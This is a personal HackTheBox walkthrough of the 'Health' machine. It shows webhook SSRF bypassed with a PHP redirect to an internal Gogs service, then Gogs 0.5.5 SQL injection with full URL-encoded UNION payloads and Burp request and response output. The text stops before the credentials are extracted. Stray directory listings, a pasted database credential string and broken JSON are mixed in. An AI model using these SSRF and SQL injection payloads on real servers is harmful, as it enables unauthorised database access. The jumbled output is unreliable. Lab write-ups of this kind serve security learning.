220 HTB Health

[HTB] Health

by **Pablo** `https://github.com/vorkampfer/hackthebox`

- **Resources:**

  1. **Savitar** `https://htbmachines.github.io/`
  2. **0xdf** `https://0xdf.gitlab.io/`
  3. `https://www.deepl.com/translator`

- **View files with color**

  ```
  ▷ bat -l ruby --paging=never name_of_file -p
  ```

NOTE: This box was exploited using *BlackArch*

Objectives:

```
Health was medium rated linux machine that involved performing `Server Side Request Forgery` (SSRF) on webhook which the site was using, it had input sanitization through which SSRF couldn't be performed normally, by using the monitored url field to host a php file to redirect to port 3000 on the target machine which was running `Gogs`, the version was vulnerable to `SQL Injection` , giving us the username and password hash which can then later be cracked through `hashcat`, after logging in escalation was performed by using same technique but by modifying the monitored url to any file we want to read with `file:///` protocol as we had complete control over the database and get root's ssh key.
```

Skills covered in this box

```
1. Web Enumeration
2. Abusing webhook environment framework
3. Creating a PHP file to applay a redirect and point to internal machine services [Restriction Bypassing]
4. Gogs v0.5.5 Exploitation - SQL injection [CVE-2014-8682]
5. Running gogs v0.5.5 locally for successful exploitation
6. Creating an SQL injection payload that allows us to obtain the salt and password for the user.
7. Hash restructuring in order to crack with Hashcat.
8. SSRF (Server Side Request Forgery) + SQL injection
9. Cracking hashes
10. Abusing Cron Job (Database Manipulation) + [Privilege Escalation via SSH key steal]
```

1. **Ping &** `whichsystem.py`

```
1. ▷ ping -c 1 10.10.11.176
PING 10.10.11.176 (10.10.11.176) 56(84) bytes of data.
64 bytes from 10.10.11.176: icmp_seq=1 ttl=63 time=144 ms

--- 10.10.11.176 ping statistics ---
```

```
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 144.042/144.042/144.042/0.000 ms
~ ▷ ping -c 1 10.10.11.176 -R
PING 10.10.11.176 (10.10.11.176) 56(124) bytes of data.
64 bytes from 10.10.11.176: icmp_seq=1 ttl=63 time=148 ms
RR:     10.10.14.3
        10.10.10.2
        10.10.11.176
        10.10.11.176
        10.10.14.1
        10.10.14.3


--- 10.10.11.176 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 147.764/147.764/147.764/0.000 ms
~ ▷ whichsystem.py 10.10.11.176
10.10.11.176 (ttl -> 63): Linux
```

2. **Nmap**

```
1. nmap -p- --open -sS --min-rate 5000 -vvv -n -Pn -oN nmap/openscan.nmap health.htb
2. nmap -A -Pn -n -vvv -oN nmap/portzscan.nmap -p 22,80,9093 health.htb
```

3. **Launchpad lookup**

```
1. Google "OpenSSH 7.6p1 Ubuntu 4ubuntu0.7 launchpad"
2. openssh (1:7.6p1-4ubuntu0.7) bionic; urgency=medium
3. SUCCESS, we find out the Ubuntu version is Bionic
```

Left Off `01:44:22`

4. **set up 2 netcat listeners so we can see if we get a call back from the website**

```
1. website http://health.htb
2. ~ ▷ nc -nlvp 1337
Listening on 0.0.0.0 1337
3. And one on port 80
4. ▷ sudo nc -nlvp 80
[sudo] password for shadow42:
Listening on 0.0.0.0 80
5. On the website type your tune0 address where it says 'Payload URL'
6. http://10.10.14.3/1337
7. http://10.10.14.3 <<< This should tag port 80
8. Interval: ***** (5 asterisks)
9. Under what circumstances do you want the webhook sent: always
10. Click test
11. SUCCESS, see below.
```

5. **Connection received on port 80**

```
1. ▷ sudo nc -nlvp 80
[sudo] password for shadow42:
Listening on 0.0.0.0 80
Connection received on 10.10.11.176 42966
GET / HTTP/1.0
Host: 10.10.14.3
Connection: close
2. I also get a hit on the 31337 port
▷ nc -nlvp 31337
Listening on 0.0.0.0 31337
Connection received on 10.10.11.176 36874
POST / HTTP/1.1
Host: 10.10.14.3:31337
Accept: */*
Content-type: application/json
Content-Length: 95

{"webhookUrl":"http:\/\/10.10.14.3:31337","monitoredUrl":"http:\/\/10.10.14.3","health":"down"}
3. If we cancel the webhook we get a warning that the connection is not healthy. See below
4. http://health.htb
 The host is not healthy!
```

6. **Let see if we can get a shell**

```
1. nc -nlvp 31337
2. sudo python3 -m http.server 80
3. Make a file inside of the directory your serving the python server out of called 'index.html'
4. Hello this is a test. <<< inside the index.html file
5. Then run the "health check" again
6. http://10.10.14.3:31337
7. http://10.10.14.3
8. * * * * *
9. Always
10. The host is healthy!
```

- #pwn_sed_replace_backslash_n_with_a_new_line

SED replace with a new line

7. **Sent back a bunch of junk to replace every `\n` with a return I used sed.** ***This commonly happens when json data gets smashed up.*** **You can also sometimes clean it up with just doing a pipe and jq . like this `cat file.json | jq .`**

```
1. ▷ cat tmp | sed 's/\\n/\r\n/g'
{"webhookUrl":"http:\/\/10.10.14.3:31337","monitoredUrl":"http:\/\/10.10.14.3","health":"up","body":"<!DOCTYPE
HTML>
<html lang=\"en\">
<head>
<meta charset=\"utf-8\">
<title>Directory listing for \/<\/title>
<\/head>
<body>
<h1>Directory listing for \/<\/h1>laravel:MYsql_strongestpass@2014+
<hr>
<ul>
<li><a href=\".bash_history\">.bash_history<\/a><\/li>
<li><a href=\".bash_logout\">.bash_logout<\/a><\/li>
<li><a href=\".bash_profile\">.bash_profile<\/a><\/li>
<li><a href=\".bashrc\">.bashrc<\/a><\/li>
<li><a href=\".BurpSuite\/\">.BurpSuite\/<\/a><\/li>
<li><a href=\".cache\/\">.cache\/<\/a><\/li>
<li><a href=\".cargo\/\">.cargo\/<\/a><\/li>
<li><a href=\".cmegithub\/\">.cmegithub\/<\/a><\/li>
<li><a href=\".config\/\">.config\/<\/a><\/li>
<li><a href=\".dmrc\">.dmrc<\/a><\/li>
<li><a href=\".ghidra\/\">.ghidra\/<\/a><\/li>
<li><a href=\".gnupg\/\">.gnupg\/<\/a><\/li>
<li><a href=\".ICEauthority\">.ICEauthority<\/a><\/li>
<li><a href=\".java\/\">.java\/<\/a><\/li>
<li><a href=\".lesshst\">.lesshst<\/a><\/li>
<li><a href=\".local\/\">.local\/<\/a><\/li>
<li><a href=\".mariadb_history\">.mariadb_history<\/a><\/li>
<li><a href=\".mozilla\/\">.mozilla\/<\/a><\/li>
<li><a href=\".oh-my-zsh\/\">.oh-my-zsh\/<\/a><\/li>
<li><a href=\".pki\/\">.pki\/<\/a><\/li>
<li><a href=\".psql_history\">.psql_history<\/a><\/li>
<li><a href=\".rustup\/\">.rustup\/<\/a><\/li>
<li><a href=\".screenrc\">.screenrc<\/a><\/li>
<li><a href=\".shell.pre-oh-my-zsh\">.shell.pre-oh-my-zsh<\/a><\/li>
<li><a href=\".ssh\/\">.ssh\/<\/a><\/li>
<li><a href=\".viminfo\">.viminfo<\/a><\/li>
<li><a href=\".vimrc\">.vimrc<\/a><\/li>
<li><a href=\".vscode-oss\/\">.vscode-oss\/<\/a><\/li>
<li><a href=\".wget-hsts\">.wget-hsts<\/a><\/li>
<li><a href=\".Xauthority\">.Xauthority<\/a><\/li>
<li><a href=\".xsession-errors\">.xsession-errors<\/a><\/li>
<li><a href=\".xsession-errors.old\">.xsession-errors.old<\/a><\/li>
<li><a href=\".zcompdump-shadow42standardpc35nch-5.9\">.zcompdump-shadow42standardpc35nch-5.9<\/a><\/li>
<li><a href=\".zcompdump-shadow42standardpc35nch-5.9.zwc\">.zcompdump-shadow42standardpc35nch-5.9.zwc<\/a><\/li>
<li><a href=\".zsh_history\">.zsh_history<\/a><\/li>
<li><a href=\".zshrc\">.zshrc<\/a><\/li>
<li><a href=\".zshrc.pre-oh-my-zsh\">.zshrc.pre-oh-my-zsh<\/a><\/li>
<li><a href=\"10.10.11.183%3A3306\">10.10.11.183:3306<\/a><\/li>
<li><a href=\"asus_hotkeys\/\">asus_hotkeys\/<\/a><\/li>
<li><a href=\"bashscr1pt1ng\/\">bashscr1pt1ng\/<\/a><\/li>
<li><a href=\"bin\/\">bin\/<\/a><\/li>
<li><a href=\"BlackArch_Configuration_Files\/\">BlackArch_Configuration_Files\/<\/a><\/li>
<li><a href=\"Configuration_files\/\">Configuration_files\/<\/a><\/li>
<li><a href=\"Desktop\/\">Desktop\/<\/a><\/li>
<li><a href=\"Documents\/\">Documents\/<\/a><\/li>
<li><a href=\"Downloads\/\">Downloads\/<\/a><\/li>
<li><a href=\"go_vhost_scan.out\">go_vhost_scan.out<\/a><\/li>
<li><a href=\"Music\/\">Music\/<\/a><\/li>
<li><a href=\"obs.AppImage\">obs.AppImage<\/a><\/li>
```

<a href=\"Obsidian-1.5.3.AppImage\">Obsidian-1.5.3.AppImage<\/a><\/li>
<a href=\"OSCP_STUDY_PLANNER.pdf\">OSCP_STUDY_PLANNER.pdf<\/a><\/li>
<a href=\"paru\/\">paru\/<\/a><\/li>
<a href=\"Pictures\/\">Pictures\/ ▷ cat tmp.json | jq .

{
  "webhookUrl": "http://10.10.14.3:31337",
  "monitoredUrl": "http://10.10.14.3",
  "health": "up",
  "body": "Hello this is a test.\n",
  "message": "HTTP/1.0 200 OK",
  "headers": {
    "Server": "SimpleHTTP/0.6 Python/3.11.6",
    "Date": "Wed, 10 Jan 2024 04:21:23 GMT",
    "Content-type": "text/html",
    "Content-Length": "22",
    "Last-Modified": "Wed, 10 Jan 2024 03:32:04 GMT""
  }
}

<\/a><\/li>
<a href=\"precious_memes\/\">precious_memes\/<\/a><\/li>
<a href=\"Public\/\">Public\/<\/a><\/li>
<a href=\"python2-urllib3\/\">python2-urllib3\/<\/a><\/li>
<a href=\"python_projects\/\">python_projects\/<\/a><\/li>
<a href=\"Templates\/\">Templates\/<\/a><\/li>
<a href=\"udemy\/\">udemy\/<\/a><\/li>
<a href=\"Videos\/\">Videos\/<\/a><\/li>
<a href=\"hackthebox\/\">hackthebox\/<\/a><\/li>
<a href=\"winPEAS\/\">winPEAS\/<\/a><\/li>
<\/ul>
<hr>
<\/body>
<\/html>

","message":"HTTP\/1.0 200 OK","headers":{"Server":"SimpleHTTP\/0.6 Python\/3.11.6","Date":"Wed, 10 Jan 2024 03:47:20 GMT","Content-type":"text\/html; charset=utf-8","Content-Length":"3249"}}

2. I figured out that I was serving my python server out of my home directory instead of my content/working directory. So I get everything listed from my home directory in the reply. lol
3. I run python server out of my content directory so it can grab "index.html" and it worked properly this time.
4. I parse the data with '| jq .'
5. ▷ cat tmp.json | jq .

{
  "webhookUrl": "http://10.10.14.3:31337",
  "monitoredUrl": "http://10.10.14.3",
  "health": "up",
  "body": "Hello this is a test.\n",
  "message": "HTTP/1.0 200 OK",
  "headers": {
    "Server": "SimpleHTTP/0.6 Python/3.11.6",
    "Date": "Wed, 10 Jan 2024 04:21:23 GMT",
    "Content-type": "text/html",
    "Content-Length": "22",
    "Last-Modified": "Wed, 10 Jan 2024 03:32:04 GMT"
laravel:MYsql_strongestpass@2014+laravel:MYsql_strongestpass@2014+ }
}

5. Hello this is is a test. Is what I had written in my index.html file.

Port 3000 is filtered


8. **Port 3000 is filtered**

1. ▷ sudo nmap -p- -sS --min-rate 5000 -vvv -n -Pn -oN port3000.nmap health.htb
PORT   STATE   SERVICE REASON
22/tcp   open   ssh   syn-ack ttl 63
80/tcp   open   http   syn-ack ttl 63
3000/tcp filtered ppp   no-response
2. So port 3000 is filtered
3. So we want to put port 3000 as localhost under the Monitored URL field. See below.
4. The host given in the monitoredUrl field is not allowed
5. I did the same thing as above, but this time in the monitored field I wrote localhost:3000. See image below.

Encoding `localhost 127.0.0.1` to bypass restriction

- *#pwn_encoding_localhost_127001_bypass_restrictions*
- *#pwn_bypass_localhost_restrictions_knowledge_base*

9. **We get a error when trying to run this through `localhost:3000`.**




```
1. I think I wrote this above oh well writing it again.
2. "The host given in the MonitoredURL field is not allowed"
3. So lets try the hexidecimal version of localhost which is. "http://0x7f000001" try it in your browser to see
if it works.
4. That was blocked as well. Lets try ip to decimal
5. ### 127.0.0.1
|Converted Decimal IPv4:|2130706433|
|IPV6 Compressed:|::ffff:7f00:1|
|IPV6 Expanded (Shortened):|0:0:0:0:0:ffff:7f00:0001|
|IPV6 Expanded:|0000:0000:0000:0000:0000:ffff:7f00:0001|
6. Also is blocked.
```

Time Stamp `01:55:00` savitar explains the different versions of `127.0.0.1`

10. **The different versions of localhost or 127.0.0.1 are the following**

```
1. IP addresses 127.12.13.0 to 127.12.13.255
2. https://en.wikipedia.org/wiki/Reserved_IP_addresses
```

11. **Lets create a php cmd injection payload. Name it `index.php`**

```
1. <?php
                system("hostname -I");
        ?>
2. ▷ sudo php -S 0.0.0.0:80
[sudo] password for shadow42:
[Wed Jan 10 07:04:04 2024] PHP 8.2.14 Development Server (http://0.0.0.0:80) started
3. Now fill out the healthcheck page at http://10.10.11.176
4. It will be the same :
http://10.10.14.3:31337
http://10.10.14.3
* * * * *
Always
5. FAIL
6. The host given in the monitoredUrl field is not allowed
7. I get it to work this time.
8. nc -nlvp 13377
Listening on 0.0.0.0 13377
Connection received on 10.10.11.176 55128
POST / HTTP/1.1
Host: 10.10.14.3:13377
Accept: */*
Content-type: application/json
Content-Length: 95

{"webhookUrl":"http:\/\/10.10.14.3:13377","monitoredUrl":"http:\/\/10.10.14.3","health":"down"}^C
```

SED and jquery parsing of data

`cat data | jq .body -r`

- *#pwn_parsing_data_with_jquery_or_jq*
- *#pwn_sed_or_JQUERY_for_parsing_data_*

1. **Ok with the above information it is possible to craft a payload**

```
1. In your index.php modify the payload to redirect to localhost.
2. <?php
    header("Location: http://127.0.0.1:3000");
?>
3. Now do a PoC to see if it is working. Curl your own localhost with the -L flag.
4. ▷ sudo php -S 0.0.0.0:80
[sudo] password for shadow42:
[Wed Jan 10 07:23:07 2024] PHP 8.2.14 Development Server (http://0.0.0.0:80) started
5.  ▷ curl localhost -L
curl: (7) Failed to connect to 127.0.0.1 port 3000 after 0 ms: Couldnt connect to server
6. We can see that it is attempting to connect to the localhost on port 3000
7. We do the thing again with check health page, and listen with our php server like so.
8.  sudo php -S 0.0.0.0:80
[sudo] password for shadow42:
[Wed Jan 10 07:23:07 2024] PHP 8.2.14 Development Server (http://0.0.0.0:80) started
9. ▷ nc -nlvp 13377
Listening on 0.0.0.0 13377
10. Fill out the info at http://10.10.11.176
http://10.10.14.3:313377
http://10.10.14.3
* * * * *
Always
11. SUCCESS, I get a bunch of jumbled up json data. I clean it up with a sed command.
12. ▷ cat tmp | sed 's/\\n/\r\n/g'
13. Or you can use jquery with the -r flag for raw output
14. ▷ cat data | jq .body -r
15. I did .body because that is the part that was scrambled up. Then passing the -r flag for raw output will
render it in correct html format.
```

Gogs


13. **Render the data in firefox**

```
1. I copy all the raw html output to a file health/index/index.html
2. I then open it with firefox
3. $ firefox index.html
4. I see this Gogs framework. So I look it up with searchsploit.
5. I google 'What is Gogs'
Gogs: A painless self-hosted Git service
Gogs runs anywhere Go can compile for: Windows, Mac, Linux, ARM, etc. ... Gogs has low minimal requirements and
can run on an inexpensive Raspberry Pi. Some users even run Gogs instances on their NAS devices. Open Source.
Gogs is 100% open source and free of charge. All source code is ...
6. searchsploit Gogs
Gogs - 'label' SQL Injection    || multiple/webapps/35237.txt
Gogs - 'users'//'repos' '?q' SQL Injection  || multiple/webapps/35238.txt
6. This one (35238.txt) looks interesting so I copy it over.
7. searchsploit -m multiple/webapps/35238.txt
```

14. **Download the `Gogs` version `v0.5.5`**

```
1. https://github.com/gogs/gogs/releases/tag/v0.5.5
2. https://github.com/gogs/gogs/releases/tag/v0.5.5
3. ▷ wget https://github.com/gogs/gogs/releases/download/v0.5.5/linux_amd64.zip
4. Execute the gogs file after unziping
5. ~/hackthebox/health/index/Gogs/gogs ▷ chmod +x gogs
6. ~/hackthebox/health/index/Gogs/gogs ▷ ./gogs
NAME:
   Gogs - Go Git Service

USAGE:
   Gogs [global options] command [command options] [arguments...]

VERSION:
   0.5.5.1010 Beta

COMMANDS:
   web           Start Gogs web server
   serv          This command should only be called by SSH shell
   update        This command should only be called by SSH shell
   fix           This command for upgrade from old version
   dump          Dump Gogs files and database
   cert          Generate self-signed certificate
   help, h       Shows a list of commands or help for one command

GLOBAL OPTIONS:
   --help, -h           show help
   --version, -v        print the version
```

```
6. Lets build our payload
7. Run the gogs web. Then navigate in your browser to localhost:3000/install
8. ./gogs web
9. Under "Run User" type "root"
10. Then under "Admin Account Settings" type the following.
11. Username : shadow42
12. Password : angelique123456
13. E-mail : root@root.com
14. Welcome! We're glad that you choose Gogs, have fun and take care.
```




Time Stamp `02:10:09`

15. **Look up a random username in `rockyou.txt` for shits and giggles.**

```
1. ▷ awk 'NR==1241' /usr/share/wordlists/rockyou.txt
tania
```

16. **Open up the payload we found with searchsploit and copy the proof of concept**

```
1. Copy from /api all the way down to the end of the request
/api/v1/repos/search?q=%27)%09UNION%09SELECT%09*%09FROM%09
(SELECT%09null)%09AS%09a1%09%09JOIN%09(SELECT%091)%09as%09u%09JOIN%09(SELECT%09
user())%09AS%09b1%09JOIN%09(SELECT%09user())%09AS%09b2%09JOIN%09(SELECT%09null)
%09as%09a3%09%09JOIN%09(SELECT%09null)%09as%09a4%09%09JOIN%09(SELECT%09null)%09
as%09a5%09%09JOIN%09(SELECT%09null)%09as%09a6%09%09JOIN%09(SELECT%09null)%09as
%09a7%09%09JOIN%09(SELECT%09null)%09as%09a8%09%09JOIN%09(SELECT%09null)%09as%09
a9%09JOIN%09(SELECT%09null)%09as%09a10%09JOIN%09(SELECT%09null)%09as%09a11%09
JOIN%09(SELECT%09null)%09as%09a12%09JOIN%09(SELECT%09null)%09as%09a13%09%09JOIN
%09(SELECT%09null)%09as%09a14%09%09JOIN%09(SELECT%09null)%09as%09a15%09%09JOIN
%09(SELECT%09null)%09as%09a16%09%09JOIN%09(SELECT%09null)%09as%09a17%09%09JOIN
%09(SELECT%09null)%09as%09a18%09%09JOIN%09(SELECT%09null)%09as%09a19%09%09JOIN
%09(SELECT%09null)%09as%09a20%09%09JOIN%09(SELECT%09null)%09as%09a21%09%09JOIN
%09(SELECT%09null)%09as%09a22%09where%09(%27%25%27=%27
2. paste that after the port 3000
3. You should see http://localhost:3000/user/login
4. Remove /user/login and replace with /api.... request from above
```



Open up burpsuite

```
1.  ▷ burpsuite &> /dev/null & disown
[1] 60741
```

```
2. Intercept the above image in burpsuite and send to repeater.
3.
```

Do a control shift u to URL decode the above payload

```
1. Ctrl + Shift + u
GET /api/v1/repos/search?q=')   UNION   SELECT  *       FROM    (SELECT null)   AS      a1              JOIN
(SELECT 1)      as      u       JOIN    (SELECT user()) AS      b1      JOIN    (SELECT user()) AS      b2
JOIN    (SELECT null)   as      a3              JOIN    (SELECT null)   as      a4              JOIN    (SELECT
null)   as      a5              JOIN    (SELECT null)   as      a6              JOIN    (SELECT null)   as
a7              JOIN    (SELECT null)   as      a8              JOIN    (SELECT null)   as      a9      JOIN
(SELECT null)   as      a10     JOIN    (SELECT null)   as      a11     JOIN    (SELECT null)   as      a12
JOIN    (SELECT null)   as      a13             JOIN    (SELECT null)   as      a14             JOIN    (SELECT
null)   as      a15             JOIN    (SELECT null)   as      a16             JOIN    (SELECT null)   as
a17             JOIN    (SELECT null)   as      a18             JOIN    (SELECT null)   as      a19
JOIN    (SELECT null)   as      a20             JOIN    (SELECT null)   as      a21             JOIN    (SELECT
null)   as      a22     where   ('%'=' HTTP/1.1
2. Now delete all of it
3. You should be left with the following
4. GET /api/v1/repos/search?q=')-- - HTTP/1.1
Host: localhost:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:121.0) Gecko/20100101 Firefox/121.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
5. Don't forget to put in the comment out )-- - HTTP...
6. Plus URL encode the space
7. GET /api/v1/repos/search?q=')--+- HTTP/1.1
8. click send
9. HTTP/1.1 200 OK
Content-Type: application/json; charset=UTF-8
Set-Cookie: _csrf=; Path=/; Max-Age=0
Date: Wed, 10 Jan 2024 09:38:41 GMT
Content-Length: 30
Connection: close

{
  "data": [],
  "ok": true
}
```

19. **Continuing with the Gogs exploit**

```
1. Switch repos to users
2. GET /api/v1/repos/search?q=')--+- HTTP/1.1
3.  '"data": [
    {
      "username": "root",
      "avatar": "//1.gravatar.com/avatar/7f08d8c2a996003767fbe0cb09d89589"
    }
  ],
  "ok": true
}
```

```
4. We get some cool stuff a cookie and username "root"
5. Cookie: lang=en-US; i_like_gogits=ad1670b872cc5748d3f101b1d4df20ee9d6eaa07
```

Time Stamp `02:17:47`

20. **Savitar starts with the injections**

```
1. GET /api/v1/users/search?q=')+order+by+7--+- HTTP/1.1
2. 'Make sure to url encode it then send
3. I click send
4. HTTP/1.1 500 Internal Server Error
Content-Type: application/json; charset=UTF-8
Set-Cookie: _csrf=; Path=/; Max-Age=0
Date: Wed, 10 Jan 2024 09:46:49 GMT
Content-Length: 67
Connection: close

{
  "error": "unrecognized token: \"') LIMIT 10\"",
  "ok": false
5. The SQL server does not like the space with a plus '+'
6. The "/**/" is another way to write space in SQL
7. GET /api/v1/users/search?q='')/**/order/**/by/**/10--/**/- HTTP/1.1
8. Lets see if this works.
9. SUCCESS
```

21. **We use the `/** `for spaces instead of plus sign

```
1. Below is the response.
2. HTTP/1.1 200 OK
Content-Type: application/json; charset=UTF-8
Set-Cookie: _csrf=; Path=/; Max-Age=0
Date: Wed, 10 Jan 2024 09:51:58 GMT
Content-Length: 146
Connection: close

{
  "data": [
    {
      "username": "root",
      "avatar": "//1.gravatar.com/avatar/7f08d8c2a996003767fbe0cb09d89589"
    }
  ],
  "ok": true
}
```

22. **Using Union Select instead of order by**

```
1. Request : GET /api/v1/users/search?q='')/**/union/**/select/**/1--/**/- HTTP/1.1
2. Response:  "error": "SELECTs to the left and right of UNION do not have the same number of result columns",
  "ok": false
3. It may have many columns. Savitar thinks there maybe 27 columns. That is too many to do manually.
4. The gogs exploit comes with an sql script. Lets check it out.
5. ▷ find \-name \*.sql\*
./Gogs/gogs/scripts/mysql.sql
./Gogs/gogs/etc/mysql.sql
6. Actually I think it is a db file
7.  ▷ find . | grep "db$"
./Gogs/gogs/data/gogs.db
8. lets open it with strings
```

Gogs db file open with strings

23. **Gogs script open with strings**

```
1. Gogs/gogs/data ▷ strings gogs.db | grep -i "user"
2. He cheats a little and figures out there are 27 columns.
3. Using the command above he finds the table command to create columns and guess what there are 27 columns.
4. So now in burpsuite we can put in 27 columns in our union select command. We have to do it manually though.
5. GET /api/v1/users/search?
q='')/**/union/**/select/**/1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27--/**/-
HTTP/1.1
```

24. **Lets do union all select instead. We find that column 3 accepts string input.**

```
1. GET /api/v1/users/search?
q='')/**/union/**/all/**/select/**/1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27--/**/-
```

```
HTTP/1.1
Host: localhost:3000
2. In the response we get a 3
3.      "username": "root",
      "avatar": "//1.gravatar.com/avatar/7f08d8c2a996003767fbe0cb09d89589"
    },
    {
      "username": "3",
      "avatar": "//1.gravatar.com/avatar/15"
    }
  ],
  "ok": true
4. So that must mean that column 3 accepts string input
5. GET /api/v1/users/search?
q='')/**/union/**/all/**/select/**/1,2,"test",4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27-
-/**/- HTTP/1.1
6. confirmed >>>      "username": "test",
7.
```

Credentials from Union Select query

